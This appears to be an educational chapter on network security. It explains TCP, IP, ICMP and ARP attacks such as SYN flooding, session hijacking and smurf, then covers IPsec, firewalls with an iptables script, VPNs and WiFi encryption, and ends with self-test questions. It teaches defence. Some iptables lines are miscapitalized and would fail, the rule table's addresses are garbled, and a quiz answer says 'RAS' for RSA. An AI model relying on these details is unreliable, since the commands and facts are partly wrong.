
TCP Security Issues

TCP is a core protocol of the internet protocol suite. It supports the application level protocols such as HTTP, and sits on top of the IP to provide a reliable and ordered communication channel between the source and destination. However, no security is considered in TCP as well. The TCP protocol is subject to several types of attacks such as SYN flooding and TCP session hijacking.


TCP features a three-way handshake process to establish a connection. Basically, the TCP client sends a special packet called a SYN packet to the server, and then the server replies with a SYN-ACK packet. Finally, the client sends out the ACK packet to conclude the handshake. When the server receives the initial SYN packet, it will store the information in a queue called SYN_RECV. At that point, the connection is only half-open. After the server gets the ACK packet from the client, it will delete that information out of the queue. If the final ACK packet does not come, the server will resend its SYN+ACK packet. If the final ACK packet never comes, the information in the queue will be discarded only after time out.

The **SYN flooding attack** is a type of DoS attack. Basically, the attacker tries to fill out the SYN_RECV queue quickly by sending a lot of SYN packets without the final ACK packets to establish lots of half-open connections. When the queue is filled up, the server will not be able to accept new SYN packets to establish new legitimate connections.

An effective solution is a technique called SYN cookies. The basic idea is that the connection information is not stored until the final ACK packet is received. It also uses a special hash value of the first SYN packet to validate the final ACK packet to prevent the ACK flooding.

SYN Flood

Once the three-way handshake process finishes, a TCP connection is established between the client and the server, and both can send to each other. We call this a TCP session. A session is uniquely identified by four elements: source IP address, source port number, destination IP address, and destination port number. However, since no authentication is considered in TCP, it is easy to spoof a TCP session. The attacker can inject a packet into a session by using the same four fields as other legitimate packets in the session. In addition, the injected packet needs to match its sequence number with other packets. Since TCP is a connection-oriented protocol and treats data as a stream, the TCP header contains a 4-byte sequence number for the first octet in the payload to indicate its position in the stream. Based on the sequence number, the receiver can rearrange TCP packets in the right order even if they arrive out of order. As long as the injected packet has the appropriate sequence number, it can be received by the receiver. Since the TCP header is not encrypted over the IP layer (and IP does not have encryption as well), it is easy to intercept the other legitimate packets and figure out the right sequence number. This is a **TCP session hijacking attack**. In addition, the attacker can even close the legitimate connection and take over that session completely by simply sending an RST packet to the sender on behalf of the receiver. This is called a **TCP reset attack**. In the following diagram, we can see that the attacker injects two packets (the packet with sequence number 35 and the packet with the sequence number 135) and sends a **Reset** packet to the sender. The attacker then continues the original, legitimate TCP session while the sender thinks the connection just broke off.




TCP Session Hijack (Pfleeger, et al., 2015)

Please be aware that TLS sits on top of TCP to provide security at the application level. However, it cannot protect against TCP SYN flood attacks as the TCP handshake happens before the TLS handshake. TLS cannot protect against TCP reset attacks and TCP session hijack attacks directly either, as the sequence number, source and destination IP addresses and port numbers, and Reset are all in the TCP header, which is not protected by TLS. A TLS secure channel only protects the TCP payload, not the TCP headers. However, if TLS is used, packets that are injected by the attacker into the session may be meaningless to the server, unless the attacker can get the session key somehow.

IP Security Issues and IPsec

Below TCP and UDP, IP (Internet Protocol) is the main protocol in the internet protocol suite to transmit data across the network. It handles the routing of packets from the source host to the destination solely based on their IP addresses in the packet headers. Again, no authentication and encryption are considered in this protocol either. IP addresses can be easily spoofed at this layer, and the data can be easily intercepted.

ICMP (Internet Control Message Protocol) is an error-reporting protocol at the network layer, often used by network devices, such as routers, to send error messages and operational information indicating success or failure when communicating with another IP address. The ping command is a way to probe the connectivity by sending ICMP echo request messages to the specified destination and waiting for responses to see if the destination can be reached or not. Attackers can launch a **ping flood** attack by flooding a target with ICMP echo request messages to consume bandwidth. It is a type of DoS attack. It is often launched as a DDoS (Distributed DoS) attack using Botnets. A variant of this attack is the **smurf attack**. In this attack, the attacker changes the source IP to the victim's and broadcasts ICMP messages to the network. Then, the reply from all network hosts can overwhelm the victim.




Smurf Attack (Pfleeger, et al., 2015)

An attacker can also trigger the **Echo-Chargen attack** by spoofing a conversation between the Echo Request/Reply service and the Chargen service and then redirecting the output of each service to the other, creating a rapidly expanding spiral of traffic in the network.



The **ping of death attack** was discovered in 1996 as a way to crash many legacy systems by sending a single malformed packet whose size is larger than 65,535. It exploits another vulnerability in the IP packet fragmentation implementation. It is also a kind of DoS attack. This vulnerability was fixed in later updates, but can still exist in some legacy systems.

IP security protocol (IPsec) is designed to build security with cryptographic controls into this network layer instead of upper layers. It sits between IP and TCP/UDP and consists of mainly two components:

1. Authentication Headers (AH): provide an integrity check of the IP header using HMAC, but not the confidentiality of the payload. This can protect against IP spoofing and replay attacks.



2. Encapsulating Security Payloads (ESP): support both integrity and confidentiality through MAC and encryption. The payload, such as the enclosed TCP packet, is encrypted. In this case, the TCP header is also encrypted. This provides better security, but will not be able to filter traffic based on the port numbers in the TCP header.



IPsec and IP protocol stack (Jaeger, 2018)

Firewall

While IPsec is a solution to support confidentiality and integrity, it cannot ensure availability and protect against DoS attacks. A firewall is a security solution imposed at the network layer that can address this issue by filtering unwanted traffic. Most firewalls run as dedicated devices to filter traffic between a protected, or "inside," network and less trustworthy, or "outside," networks. Firewalls implement security policies, or sets of rules that determine what traffic can or cannot pass through.

Firewalls can filter both incoming (ingress filtering) and outgoing (egress filtering) traffic. There are several types of firewalls. The packet filter firewall filters traffic based on the information in packet headers, e.g., IP addresses and port numbers. The following table shows an example to allow/deny packets based on source and destination IP addresses and port numbers. The rules defined in this table include:

1. By default all traffic is denied except for:
 - i. SSH traffic (port 22) between the server in 1.1.1.* and the client in 1.1.2.*
 - ii. Web traffic (port 80) from or to the web server in 1.1.1.*

Source addr.	Source port	Destination addr.	Destination port	Actions
****.	*	1.1.1.*	80	A
1.1.1.*	80	****.	*	A
1.1.2.*	*	1.1.1.*	22	A
1.1.1.*	22	1.1.2.*	*	A
****.	*	****.	*	D

In this example, we use an allow list approach to specify explicitly allowed traffic, and deny all other traffic. This is in general more secure than a deny list approach which explicitly specifies denied traffic. But it imposes more restrictions and can cause availability issues.

Linux has a built-in firewall that can be configured using a user-space utility program, iptables. As an example, we can set rules using iptables in a shell script:


```
#!/bin/bash
# allow SSH between the server in 1.1.1.* and the client in 1.1.2.*
Iptables -A INPUT -p tcp -s 1.1.2.0/24 -d 1.1.1.0/24 --dport 22 -j ACCEPT
Iptables -A OUTPUT -p tcp -s 1.1.1.0/24 -d 1.1.2.0/24 --sport 22 -j ACCEPT

# allow HTTP from or to the web server in 1.1.1.*
Iptables -A INPUT -p tcp -d 1.1.1.0/24 --dport 80 -j ACCEPT
Iptables -A OUTPUT -p tcp -s 1.1.1.0/24 --sport 80 -j ACCEPT

#Drop by default
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
```

Packet filter firewalls are relatively simple and stateless. Stateful firewalls monitor incoming and outgoing packets over a period of time to understand the state information of connections, and make filter decisions based on the state information. Another type of firewall is an application firewall, which can inspect network traffic up to the application layer. An example of an application firewall is an application proxy. A widely used application proxy is a web proxy, which is used to control web traffic.

Firewalls are commonly used as the main means of perimeter security to protect against outside attackers. Often, multiple firewalls are used by organizations to protect their networks. For example, many organizations create a DMZ (demilitarized zone) to contain and expose the organization's external services to the internet, such as web servers, email servers, and file servers. A DMZ is sometimes referred to as a perimeter network. Two firewalls are used in this case, as shown in the following diagram. The first firewall (also called the "front-end" firewall) is configured to the DMZ only. The second firewall (also called the "back-end" firewall) is configured for traffic from the DMZ to the internal network. Dual firewalls and a DMZ add an additional layer of security to organizations' internal networks.



Firewalls with DMZ (Pfleeger, et al., 2015)


We need to understand that firewalls can protect an environment only if they control the entire perimeter, and firewalls do not protect data outside the perimeter. As the most visible component to the outside, firewalls themselves are attractive targets for attackers. Firewalls must be correctly configured, and configuration must be updated as the environment changes. Firewall activity reports must be reviewed periodically for evidence of attempted or successful intrusions.

While firewalls are commonly used to provide a certain level of perimeter security, there are many ways to evade firewalls such as SSH tunneling, reverse SSH tunneling, and VPN tunneling to hide the real purpose of network traffic. Since data in SSH tunnels or VPN tunnels are encrypted, firewalls will not be able to know what is inside.

VPN

A VPN (Virtual Private Network) is often used to enable legitimate users to securely access a private network over a public network such as the internet. For example, employees from physically separated offices of a company may want to communicate with each other securely, or employees may want to access a company's network from home or public places. A VPN is usually used to establish a secure communication channel that preserves confidentiality and integrity.

There are different ways to implement a VPN. An IPsec VPN creates a secure tunnel using IPsec tunneling mode. Basically, the original IP packet is encapsulated into a new IP packet with a new header added. Another way is to create security tunnels using SSL/TLS at the application level. This approach is more popular now than IPsec VPN, as it is easier to implement and maintain at the transport layer.



IPsec & TLS/SSL Tunneling (Du, 2019)

Network Access Layer Security Issues

The bottom layer of the TCP/IP network is the network access layer, which is responsible for delivering IP datagrams through a physical network medium, either wired cables or wireless signals. A MAC (Media Access Control) address is used at this layer as a network address in communications, which uniquely identifies a NIC (Network Interface Controller). ARP is a protocol bridging the internet layer above and this layer, and translating the IP addresses into the MAC addresses. A request with an IP address is broadcast on the network segment and the addressed entity replies with a response containing its MAC address, which the querying entity then caches for several minutes. Since no authentication is used whatsoever, an attacker can associate his/her machine's MAC address with the IP address of the target so that any traffic meant for the target is received by the attacker. This is an **ARP spoofing attack**. If there is no encryption at upper layers, such as when simply using HTTP over basic TCP/IP on a public WiFi network, then the attacker can easily read and modify intercepted information.

The devices can be connected to the network either through wired cables or wireless signals. While it is more convenient to connect to the network through WiFi anywhere, it is also easier for attackers to intercept and modify your data transmitted wirelessly. So, it is always very risky to connect to a public WiFi. The WEP (Wired Equivalent Privacy) is the original security standard for WiFi using encryption. However, it is easily exploited after capturing the traffic and recognizing the encryption patterns. WPA addresses the weakness of WEP with a dynamic encryption scheme. WPA dynamically generates keys and removes the predictability that intruders rely on to exploit the WEP key. WPA also includes a Message Integrity Check (MIC), designed to prevent an attacker from capturing, altering, and resending data packets. WPA2 is the second version of WPA. It has stronger security and is easier to configure than the prior options. It uses AES (Advanced Encryption Standard) instead of TKIP. WPA3 was introduced in 2018 and is still being implemented. It claims to have more robust authentication and stronger encryption. However, it is not available for most people yet.

Test Yourself

Please match the protocols in the left column with the descriptions in the right column.

Protocol	Description
HTTP 	a. A protocol to provide reliable transmission at the transport layer
FTP 	b. A protocol for file transmission
SMTP 	c. A protocol to transfer HyperText on the web
DNS 	d. A protocol to map the IP addresses to MAC addresses
TCP 	e. A protocol for email transmission
IP 	f. A protocol to address and route data on the internet
ARP 	g. To resolve the domain/host names to IP addresses

Check Answers

Test Yourself

Why do we need to use HTTPS instead of HTTP?

HTTP transmits web data in "clear text."

Test Yourself

What is the root cause of DNS spoofing attacks? List one possible mitigation.

No authentication in DNS. DNSsec.

Test Yourself

Briefly describe the TLS handshake process

Refer to the TLS handshake process diagram in the lecture notes.

Test Yourself

What is the difference between TLS and SSH?

TLS/SSL relies on PKI for the server and client authentication; SSH itself doesn't require PKI, but relies on the RAS keys.

Test Yourself

